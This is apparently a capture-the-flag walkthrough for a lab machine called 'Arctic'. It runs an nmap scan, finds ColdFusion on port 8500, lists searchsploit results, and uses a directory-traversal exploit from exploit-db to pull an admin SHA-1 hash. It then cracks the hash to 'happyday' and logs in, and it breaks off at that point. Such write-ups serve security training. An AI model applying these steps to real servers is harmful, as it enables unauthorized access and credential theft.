
ARTIC

STEP 1 - SCANNING THE NETWORK

#nmap -A -v -Pn 10.10.10.

found 3 open ports and uses Windows Operating System



STEP 2 - Enumerations

let's explore the port 8500 and see what it is

#http://10.10.10.11:8500


let's try find some exploits on searchsploit

#searchsploit coldfusion

```
kali@kali:~/artic$ searchsploit coldfusion
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
                                                                                          |  (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------ ---------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting                                       | exploits/cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal                                                    | exploits/multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit)                                       | exploits/multiple/remote/16985.rb
Adobe ColdFusion 2018 - Arbitrary File Upload                                             | exploits/multiple/webapps/45979.txt
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting                         | exploits/cfm/webapps/29567.txt
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities                        | exploits/cfm/webapps/36172.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass                                 | exploits/windows/webapps/27755.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)                    | exploits/multiple/remote/30210.rb
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection                           | exploits/multiple/webapps/40346.py
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)                 | exploits/multiple/remote/24946.rb
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scriptin | exploits/cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String | exploits/cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Sit | exploits/cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Site | exploits/cfm/webapps/33168.txt
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution | exploits/windows/remote/43993.py
Allaire ColdFusion Server 4.0 - Remote File Display / Deletion / Upload / Execution       | exploits/multiple/remote/19093.txt
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages                             | exploits/windows/local/19220.c
Allaire ColdFusion Server 4.0/4.0.1 - 'CFCACHE' Information Disclosure                    | exploits/multiple/remote/19712.txt
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)                         | exploits/cfm/webapps/16788.rb
ColdFusion 9-10 - Credential Disclosure                                                   | exploits/multiple/webapps/25305.py
ColdFusion MX - Missing Template Cross-Site Scripting                                     | exploits/cfm/remote/21548.txt
ColdFusion MX - Remote Development Service                                                | exploits/windows/remote/50.pl
ColdFusion Scripts Red_Reservations - Database Disclosure                                 | exploits/asp/webapps/7440.txt
ColdFusion Server 2.0/3.x/4.x - Administrator Login Password Denial of Service            | exploits/multiple/dos/19996.txt
Macromedia ColdFusion MX 6.0 - Error Message Full Path Disclosure                         | exploits/cfm/webapps/22544.txt
Macromedia ColdFusion MX 6.0 - Oversized Error Message Denial of Service                  | exploits/multiple/dos/24013.txt
Macromedia ColdFusion MX 6.0 - Remote Development Service File Disclosure                 | exploits/multiple/remote/22867.pl
Macromedia ColdFusion MX 6.0 - SQL Error Message Cross-Site Scripting                     | exploits/cfm/webapps/23256.txt
Macromedia ColdFusion MX 6.1 - Template Handling Privilege Escalation                     | exploits/multiple/remote/24654.txt
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
kali@kali:~/artic$
```

lets browse the exploit

http://www.exploit-db.com/exploits/14641




copy the exploit and change the server bitm and try on the browser

The exploit gives the password in a hash form, so we have to decrypt it

open the tool hash-identifier

#hash-identifier




STEP 3 - Crack SHA-1 with hashtoolkit.com

let's use hashtoolkit to decrypt it, now that we know it might be SHA-1

open in the browser

#http://hashtoolkit.com → choose decrypt SHA-1 hashes




we found the password → happyday

STEP 4 - Enumerations

login to the site with the credentials
user: admin
password: happyday


let's see the mappings of the server



